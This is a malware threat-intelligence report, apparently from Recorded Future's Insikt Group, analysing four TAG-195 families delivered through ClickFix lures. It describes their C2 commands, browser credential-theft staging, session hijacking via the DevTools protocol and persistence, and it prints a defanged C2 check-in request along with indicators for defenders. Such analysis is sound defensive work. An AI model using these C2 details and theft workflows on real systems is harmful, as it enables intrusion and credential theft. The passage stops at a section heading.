

CYBER
THREAT
ANALYSIS

Recorded Future®

Insikt Group®

July 23, 2026

```
> CHANNEL EL ESTABLISHED
> REQUEST FOR INDEX
14 CAPABILITY FOUND
> LOAD BRAD BROWSERSESSIONS
MODULE ONLINE
> LOAD CRAD CREDENTIAL.HELPER
HELPER ATTACHED
> AWAIT TASKING
```

OBJECTIVES

Browser Credential Theft
Persistence (Run Key)
Remote Execution
Outbound Communications

OPERATOR // ID:

SESSION LOG

22:14:07 INIT
22:14:10 CHECKIN
22:14:12 MODULES
22:14:18 TASKING
22:14:25 EXFIL

T195

ECOSYSTEM

```
// controller endpoint
POST /gate.php HTTP/1.1
Host: api[.]t195[.]top
User-Agent: Mozilla/5.0
Content-Type: application/json
Content-Length: 150
```

```
{
  "id": "a7f9d2",
  "ver": "2.3",
  "modules_req": [14, 7],
  "cap": "persistexec",
  "real": ""
}
```

TinyEgg
v1.0.0
loader

ChonkyChicken
v2.4.1
implant

ChonkyChicken
(modularized)
controller

CAPABILITY MODULES (14+)

01 RECON
02 CREDENTIALS
03 BROWSER
04 FILE GRABBER
05 KEYLOGGER
06 SCREENSHOT
07 REMOTE EXECUTION
08 SHELL
09 PERSISTENCE
10 PRIVILEGE ESCALATION
11 PROXY
12 EXFILTRATION
13 UPDATE
14 ANTI-ANALYSIS
ON DEMAND

SHARED C2 · PERSISTENCE · OBFUSCATION · LOLBIN EXECUTION

TAG-195 Upgrades MaaS Ecosystem with Modular Tools

Insikt Group identified four new TAG-195 malware families that indicate sustained active development and a deliberate architectural transition toward modular, operator-driven tooling.

The modularized ChonkyChicken variant uses a controller-and-plugin architecture in which a base controller implant requests and loads at least fourteen capability modules on demand.

The families share architectural traits that link them to TAG-195: filename execution gating, Run key persistence under a consistent value name, string obfuscation, and execution via a legitimate Windows binary.

Executive Summary

Insikt Group identified four new TAG-195 ("Golden Chickens", "Venom Spider") malware families through ongoing tracking of the TAG-195 MaaS ecosystem. We named two of the families "TinyEgg" and "ChonkyChicken"; the third is a modularized variant of ChonkyChicken. The fourth family, which includes a modified browser credential theft helper, we named "ChromEggscalator". TAG-195 is a financially motivated malware-as-a-service (MaaS) developer whose tooling Insikt Group has previously linked to TAG-127 as an operator and customer. (Insikt Group has directly observed TAG-127 deploying TinyEgg via "ClickFix"-style campaigns that use fake security verification pages to trick victims into manually executing malicious commands that download and install malware payloads via a legitimate Windows system utility.)

The four new families indicate an architectural transition and evolution in the TAG-195 MaaS ecosystem. TinyEgg is a lightweight initial-access backdoor providing host profiling, interactive shell access, and persistence management. ChonkyChicken substantially expands that capability with browser credential theft, browser session automation, credential-backed remote execution, network reconnaissance, and sustained surveillance. The modularized ChonkyChicken extends this design by introducing a controller-and-plugin architecture in which a base controller implant requests and loads discrete capability modules from attacker-controlled infrastructure on demand rather than embedding all functionality in the implant itself. TAG-195 also modified a publicly available Chrome encryption-bypass tool into a custom helper within the malware family that Insikt Group named ChromEggscalator. All four families share a common set of architectural traits: consistent command-and-control mechanisms, a shared persistence approach, string obfuscation, and execution via the same delivery model.

Insikt Group assesses that TAG-195's transition to a modular architecture almost certainly reduces the base implant's static detection exposure, and likely also reflects commercial incentives inherent to the MaaS model, including the ability to provision capabilities selectively to operators, limit exposure if a customer is compromised, and serve a broader range of operational requirements. Defenders should prioritize detection of ClickFix-style clipboard execution chains, misuse of legitimate system utilities to load payloads from user-writable directories, suspicious startup persistence mechanisms, browser processes launched with remote debugging enabled, and unusual outbound communications to attacker-controlled infrastructure.

Key Findings

- Insikt Group identified four new TAG-195 malware families through its continued tracking of the TAG-195 MaaS ecosystem: TinyEgg, ChonkyChicken, a modularized variant of ChonkyChicken, and ChromEggscalator. Their identification indicates sustained active development and a deliberate architectural transition toward modular, operator-driven tooling.
- The modularized ChonkyChicken variant uses a controller-and-plugin architecture in which a base controller implant requests and loads at least fourteen capability modules on demand. Insikt Group assesses that this design almost certainly reduces the base implant's static detection footprint while enabling operators to deploy only what each intrusion requires.
- All four malware families share four recurring architectural traits that indicate their origin within the same TAG-195 development ecosystem: filename execution gating, Run key persistence under a consistent value name, string obfuscation, and execution via a legitimate Windows binary.

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Background

TAG-195, also known as "Golden Chickens" or "Venom Spider", is a financially motivated MaaS developer with a long-standing history of providing credential theft and remote access tooling to criminal operators. Insikt Group assesses TAG-195 as a MaaS provider based on the availability of its malware to multiple distinct threat actors and its sustained operation across successive generations of tooling. Public reporting by [eSentire](#) has previously linked TAG-195 tooling to FIN6, Cobalt Group, and Evilnum, three financially motivated criminal groups, suggesting the ecosystem serves a select customer base; however, details on sales models and access conditions remain unknown. Additionally, Insikt Group tracks TAG-127 as a threat group that uses the TAG-195 MaaS, with ClickFix or VenomLNK as delivery methods.




Figure 1: TAG-195 threat group associations (Source: Recorded Future)

Insikt Group previously [reported](#) on this development trajectory in April 2025, identifying TerraStealerV2 and TerraLogger as new TAG-195 malware families reflecting ongoing development aimed at credential theft and keylogging. That reporting noted TerraStealerV2's inability to bypass Chrome App-Bound Encryption (ABE) protections and TerraLogger's lack of C2 capabilities as indicators that the tools are still under active development. The families documented in this report represent continued development of the TAG-195 MaaS ecosystem, building directly on that prior trajectory by introducing Chrome ABE bypass capabilities and more robust C2 functionality.

Technical Analysis

The four malware families documented in this report represent a generational step beyond the TAG-195 tooling Insikt Group reported on in April 2025. That prior generation, including TerraStealerV2 and TerraLogger, reflected a development program still resolving fundamental capability gaps: TerraStealerV2 lacked the ability to bypass Chrome ABE, and TerraLogger had no C2 capability at all, leading Insikt Group to assess it as likely intended for a modular role that had not yet been identified. The current generation directly resolves both limitations. Modular ChonkyChicken realizes the modular architecture TerraLogger hinted at. TinyEgg and ChonkyChicken replace opportunistic exfiltration with a structured, bidirectional WebSocket tasking framework that supports sustained operator-directed operations. ChromEggscalator addresses the ABE gap with a dedicated bypass helper. The progression from RevC2, TerraStealerV2, and TerraLogger to the current generation of TinyEgg, ChonkyChicken, ChromEggscalator, and Modular ChonkyChicken indicates a deliberate architectural transition rather than incremental updates to existing tooling, with the modular controller-and-plugin design representing the most structurally distinct departure from prior Golden Chickens development observed to date.




Figure 2: Summary of new TAG-195 malware (Source: Recorded Future)

ClickFix Delivery and Infection Chain

TAG-127's observed TAG-195 campaigns used ClickFix as the initial access mechanism. ClickFix is a social engineering technique in which victims are presented with a fake security verification web page, typically mimicking a CAPTCHA prompt, that instructs them to manually copy and execute a malicious command. This approach bypasses conventional file and email delivery controls by inducing the victim to execute the payload themselves. TAG-127's lure pages instructed victims to open a system run dialog and paste a command copied to their clipboard (see **Figure 3**). Those commands downloaded OCX payloads from attacker-controlled staging infrastructure and executed them using a legitimate Windows system utility, completing the initial installation of TinyEgg on the victim host.





Figure 3: ClickFix web page, screenly[.]cam, leveraged by TAG-127 to distribute malware
(Source: Recorded Future)

The delivery infrastructure used four lure domains (**Appendix A**) consolidated onto a single shared IP address, 70[.]34[.]205[.]43, alongside a dedicated domain, xtrafftrck[.]net, which served both payload staging and command-and-control (C2) functions.

TinyEgg represents the first stage of a two-phase infection. Following successful installation and host registration, TinyEgg can receive operator instructions to download and execute ChonkyChicken, thereby substantially expanding the capabilities available on the compromised host. The full infection chain is illustrated in **Figure 4**.

TAG-127 ClickFix Lure Page Delivering TAG-195 Tooling



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Figure 4: Recent TAG-195 ClickFix infection (Source: Recorded Future)

Insikt Group assesses that TAG-127's adoption of ClickFix delivery likely reflects the technique's effectiveness at circumventing email security controls and endpoint detection for file-based delivery methods, consistent with its broader adoption among financially motivated threat actors.

TinyEgg

TinyEgg differs from prior TAG-195 tooling in a manner consistent with a deliberate tiered design: where earlier families such as TerraStealerV2 combined delivery and collection within a single package, TinyEgg is limited to initial access functions, deferring all post-exploitation capability to ChonkyChicken. The `agentType` field in TinyEgg's registration message returns the value `"tiny"`, indicating that the TAG-195 operator console likely distinguishes between implant generations and presents operators with different available actions depending on which implant is active on a given host.

Execution and Gating

TinyEgg is packaged as an OCX file and executed via a legitimate Windows system utility (`regsvr32.exe`), consistent with the broader TAG-195 execution model. Before initiating its main logic, TinyEgg verifies that its expected filename appears in both the active command line and the loaded module path. If either check fails, execution terminates immediately. This gating behavior prevents the

implant from running outside its intended execution context, limiting its exposure in sandbox and automated analysis environments.

C2 ProtocolTinyEgg communicates with attacker-controlled infrastructure over WebSockets using a JSON-formatted, task-driven protocol. On initial contact, the C2 server issues a `request_register` command. TinyEgg responds with an `agent_register` message containing the victim's hostname, username, operating system, local IP address, domain or workgroup, and administrative privilege status (see Figure 5).




Figure 5: Example TinyEgg host registration message (Source: Recorded Future)

The use of WebSocket C2 poses an inherent challenge to network-based detection, independent of any application-layer obfuscation that TAG-195 applies. [RFC 6455](#) mandates that all client-to-server WebSocket frames be XOR-masked with a per-frame random key included in plain text in the frame header. While this masking is easily reversible for analysts using standard tools such as Wireshark, signature-based intrusion detection systems cannot inspect WebSocket payload content without first implementing frame decoding, rendering content-based network signatures largely ineffective against this C2 channel. This protocol-level masking is also distinct from the application-layer XOR obfuscation TAG-195 applies to TinyEgg's operational strings, described below. The two represent separate and independent obfuscation layers.

Capabilities

TinyEgg's capabilities are intentionally narrow, consistent with its role as a first-stage implant whose primary purpose is to confirm access and prepare the host for ChonkyChicken. Interactive shell access is provided through four commands: `shell_start`, `shell_input`, `shell_output`, and `shell_stopped`. These launch a command interpreter in quiet mode and redirect input and output streams, giving operators a live command shell over the WebSocket channel.

Persistence is managed through `persist_install` and `persist_remove`. Installation stages the OCX payload to a user-writable local directory and creates a Run key pointing to the staged file, ensuring execution at each user logon via a legitimate Windows system utility. Removal deletes both the Run key value and the staged file. Each persistence operation returns a Boolean success or failure status via `persist_result`.

Commands

TinyEgg's command set reflects its role as a minimal first-stage implant. The nine observed commands cover only registration, interactive shell access, and persistence management.

Command Name	Description
<code>request_register</code>	Controller request prompting the implant to return host registration data
<code>agent_register</code>	Implant response containing hostname, username, operating system, local IP address, domain or workgroup, privilege status, and agent type
<code>shell_start</code>	Starts an interactive command shell with redirected input and output
<code>shell_input</code>	Sends operator-supplied input to the active shell session
<code>shell_output</code>	Returns shell command output to the controller
<code>shell_stopped</code>	Reports shell termination
<code>persist_install</code>	Stages the OCX payload and creates the WinComCtl Run key
<code>persist_remove</code>	Removes the Run key value and the staged OCX payload
<code>persist_result</code>	Returns persistence installation or removal status as a Boolean value

Table 1: TinyEgg commands and descriptions (Source: Recorded Future)

Insikt Group assesses that TinyEgg's narrow capability set likely reflects a deliberate design decision to limit the implant's static-detection exposure during the initial-access stage. Separating initial access from post-exploitation capability reduces the risk that an early detection of TinyEgg reveals the full TAG-195 capability set available to an operator on a given host. The `agentType` field in TinyEgg's registration message is consistent with this assessment: the use of a tiered identifier indicates the TAG-195 operator console likely distinguishes between implant generations, presenting operators with different available actions depending on which implant is active on a compromised host.

ChonkyChicken

ChonkyChicken represents the most fully featured implant in the current TAG-195 generation, consolidating browser credential theft, live browser session control, credential-backed lateral movement, network reconnaissance, and sustained surveillance within a single WebSocket-based framework. Insikt Group assesses that ChonkyChicken likely functions as a second-stage implant deployed after TinyEgg's initial access, with the two families' shared registration protocol, persistence model, and execution method indicating they were developed as complementary tiers within a common operational framework rather than as independent tools. ChonkyChicken's command set, detailed in **Appendix B**, is consistent with this assessment.

Execution and Gating

ChonkyChicken applies the same gating approach as TinyEgg, reinforcing that filename gating is a TAG-195 development standard. The implant masquerades as legitimate Windows component filenames and executes through its `DllInstall` export. Before proceeding, it validates that its expected filename appears in both the active command line and the loaded module path. If either check fails, execution terminates, and the implant writes a failure event to `%TEMP%\lg.txt`. That log file is forensically significant: its presence on a host is a reliable indicator of a ChonkyChicken execution attempt, whether or not the attempt succeeded. After initialization, ChonkyChicken profiles the host and registers with the controller using the same `agent_register` protocol as TinyEgg (see **Figure 6**), then remains connected as a long-lived task agent dispatching inbound operator commands through a central router.



Figure 6: Example ChonkyChicken registration exchange (Source: Recorded Future)

Browser Credential Theft

ChonkyChicken's browser credential theft workflow resolves the most significant gap in the prior TAG-195 malware generation. Insikt Group's April 2025 reporting on TerraStealerV2 explicitly noted that the tool lacked the ability to bypass Chrome ABE, which the group assessed as evidence that the tool was still under active development. ChonkyChicken addresses that gap directly through a staged helper workflow using ChromEggscalator, a TAG-195-modified Chrome ABE bypass tool covered in detail in the ChromEggscalator section of this report.

The workflow follows a three-stage sequence. First, `chrome_upload` downloads ChromEggscalator, Base64-decodes it, and writes it to the victim's temporary directory. Second, `chrome_ready` confirms successful staging and returns the helper path to the controller. Third, `chrome_extract` executes the helper through a legitimate Windows system utility and collects the resulting output, including credential hashes and status data, from a temporary output directory. The collected material is packaged into a `chrome_result` message and exfiltrated to the controller.

Browser Session Automation

ChonkyChicken extends beyond static credential extraction by implementing native Chrome DevTools Protocol (CDP) automation, enabling operators to interactively control live, authenticated browser sessions. This capability is analytically significant beyond what credential theft alone provides: an operator with an active CDP session can act as the authenticated user in real time, accessing live session-state, on-screen content, and authenticated resources that exist independently of stored credentials. An organization that resets passwords after an incident but fails to detect an active CDP session remains compromised. The `cdp_start` command launches the Chrome or Edge browser off-screen using negative window coordinates, enables remote debugging, and removes Chromium singleton artifacts before connecting to the local CDP endpoint. Operators relay CDP messages directly to the browser session via `cdp_send`, and `cdp_message` returns the browser's responses to the controller. Observed CDP traffic confirmed successful connection to a live browser session, with a `Browser.getVersion` request returning an active Edge version string (see **Figure 7**).

Protocol: Websocket	Type: Request (C2 to Implant)
Decoded Payload	<pre>{"id":1,"method":"Browser.getVersion"}</pre>
Protocol: Websocket	Type: Response (Implant to C2)
Decoded Payload	<pre>{ "product": "Edg/143.0.3650.66" }</pre>

Figure 7: Observed Chrome DevTools Protocol (CDP) response (Source: Recorded Future)

Credential Operations and Lateral Movement

ChonkyChicken's lateral movement capability transforms a single compromised host into a potential pivot point across the victim network, supporting the sustained operator-directed operations that the modular architecture is designed to enable. The implant imports Windows APIs for credential use and token manipulation, and retains command strings for the creation, execution, and deletion of remote scheduled tasks. Credential-backed execution via `cred_exec` and token-based execution via `token_run` provide operators with multiple paths to move laterally, depending on the credentials or tokens available on the host.

The `remote_logon` capability is particularly notable from a detection standpoint: it passively enumerates logged-on sessions without submitting credentials, generating no authentication events. This gives operators session visibility useful for lateral movement planning without alerting defenders. Observed `cred_logon` failures returned structured JSON error output, confirming the implant handles authentication errors.

Network Reconnaissance

ChonkyChicken's network reconnaissance capability is designed for enterprise environments, providing operators with a near-complete picture of the victim's local network before any lateral movement is attempted. TCP port scanning via `net_port_scan` identifies active services, including SMB, RDP, WinRM, SQL Server, PostgreSQL, HTTP/S, and SSH. ARP-based host discovery via `net_arp_scan` returns active hosts with their IP addresses, hostnames, and MAC addresses. The `net_enumerate` workflow combines ARP discovery, NetBIOS resolution, TCP scanning, and SMB enumeration into a single operation, returning IP address, MAC address, hostname, fully qualified domain name, domain name, operating system, and open ports. Share enumeration via `net_share_enum` identifies accessible remote network resources. Monitor topology enumeration via `monitor_list` records displays dimensions, coordinates, and the primary monitor status, likely supporting screen-capture targeting decisions.

The scope of this reconnaissance suite confirms that ChonkyChicken is not designed for opportunistic single-host credential theft. It is designed for operators who need to understand a network before moving through it.

Surveillance and Collection

ChonkyChicken supports four persistent surveillance capabilities that collectively provide operators with comprehensive real-time visibility into victim activity. Keylogging via dedicated commands records active window titles alongside captured keystrokes, providing context for interpreting captured input. Clipboard monitoring collects plaintext clipboard contents through `clipboard_data` messages. Audio capture returns Base64-encoded WAV-format recordings through `audio_data` messages. Screen

capture uses Graphics Device Interface APIs to transmit live frames as raw binary WebSocket data rather than JSON-formatted messages.

WPAD Helper

ChonkyChicken retains a Web Proxy Auto-Discovery (WPAD) helper workflow that, when operational, positions the implant as a network proxy capable of intercepting victim network traffic. Similar to the `chrome_upload` task, WPAD functionality is enabled by delivering `wpad_capture.ocx` via a `wpad_start` task. At the time of analysis, this OCX file had not been observed.

Persistence

ChonkyChicken uses the same persistence model as TinyEgg: the payload is staged to a user-writable local application data directory, and a Run key is created that points to the staged file, ensuring execution via a legitimate Windows system utility at each user logon. Removal deletes both the Run key value and the staged OCX file. The consistency of this approach across both implant generations is itself analytically significant. It confirms a TAG-195 development standard rather than independent implementation decisions, and means a single behavioral detection covering the Run key creation pattern applies across the entire current tool set.

ChromEggscalator

ChromEggscalator is a TAG-195-modified version of ChromElevator, a publicly available open-source Chrome ABE bypass tool. Insikt Group's April 2025 reporting on TerraStealerV2 found that the family lacked ABE bypass capabilities, indicating that the credential theft implementation was either outdated or under active development at that time. ChromEggscalator addresses this limitation directly, and its integration into ChonkyChicken's staged browser theft workflow indicates it likely functions as a dedicated helper component within the TAG-195 ecosystem rather than as a standalone capability. TAG-195 developers modified the original tool by removing its command-line interface, repackaging it as an OCX file, adding filename validation logic, and redesigning its output model to support programmatic collection by ChonkyChicken's `chrome_extract` command.

Origin and Modifications

TAG-195 made four specific modifications to adapt ChromElevator for use within its ecosystem, as what we call ChromEggscalator. First, the original command-line interface was removed entirely, preventing interactive use outside of its intended deployment context. Second, the tool was repackaged as an OCX file executable via a legitimate Windows system utility, aligning it with the standard TAG-195 execution model used across TinyEgg, ChonkyChicken, and Modular ChonkyChicken. Third, filename validation logic was added, requiring `chromelevator.ocx` to appear in both the command line and loaded module path before execution proceeds. Fourth, detailed operational logging to `C:\ProgramData\xlog.txt` was added, covering browser discovery, API resolution, output directory creation, and extraction activity.

The debug strings embedded in the validation logic are notable for more than their technical function. The checks report their results as `Koki=[YES/NO]` and `Blat=[YES/NO]`. The term "Koki" also appears as the controller filename in Modular ChonkyChicken, suggesting shared naming conventions across the development ecosystem and pointing toward a common developer or development environment across both tools.

Execution and Gating

ChromEggscalator executes through `DllRegisterServer` and applies the same filename gating approach used across the broader TAG-195 tool set. Before any operational logic runs, the tool validates that `chromelevator.ocx` appears in both the active command line and the loaded module path. If either check fails, execution terminates immediately. This prevents ChromEggscalator from running outside ChonkyChicken's controlled staging workflow, limiting its exposure in automated analysis environments.

Operational Behavior

Once gating checks pass, ChromEggscalator performs browser discovery, resolves the APIs required for ABE bypass, creates its output directory structure, and executes credential extraction. Extracted credential material, including hashes and status data, is written to a structured output directory under `%TEMP%\output\`, where ChonkyChicken's `chrome_extract` command collects it and packages it for exfiltration via `chrome_result`.

Forensic Artifacts

ChromEggscalator writes a detailed operational log to `C:\ProgramData\xlog.txt` covering browser discovery, API resolution, output directory creation, and extraction activity. This log file is a reliable forensic indicator on any host where ChromEggscalator has executed, regardless of whether credential extraction succeeded. It is also distinct from ChonkyChicken's own log file at `%TEMP%\lg.txt`, meaning the two log files together can help analysts reconstruct the sequence of events on a compromised host.

The modifications TAG-195 developers made to ChromElevator — removing the command-line interface, adding filename gating, repackaging it as an OCX file, and redesigning the output model — are consistent with the execution and collection patterns applied across TinyEgg, ChonkyChicken, and Modular ChonkyChicken. Insikt Group assesses that these modifications likely reflect a deliberate effort to integrate ChromEggscalator into the existing TAG-195 execution ecosystem, as each change aligns the helper's behavior with established TAG-195 development standards.

Modular ChonkyChicken

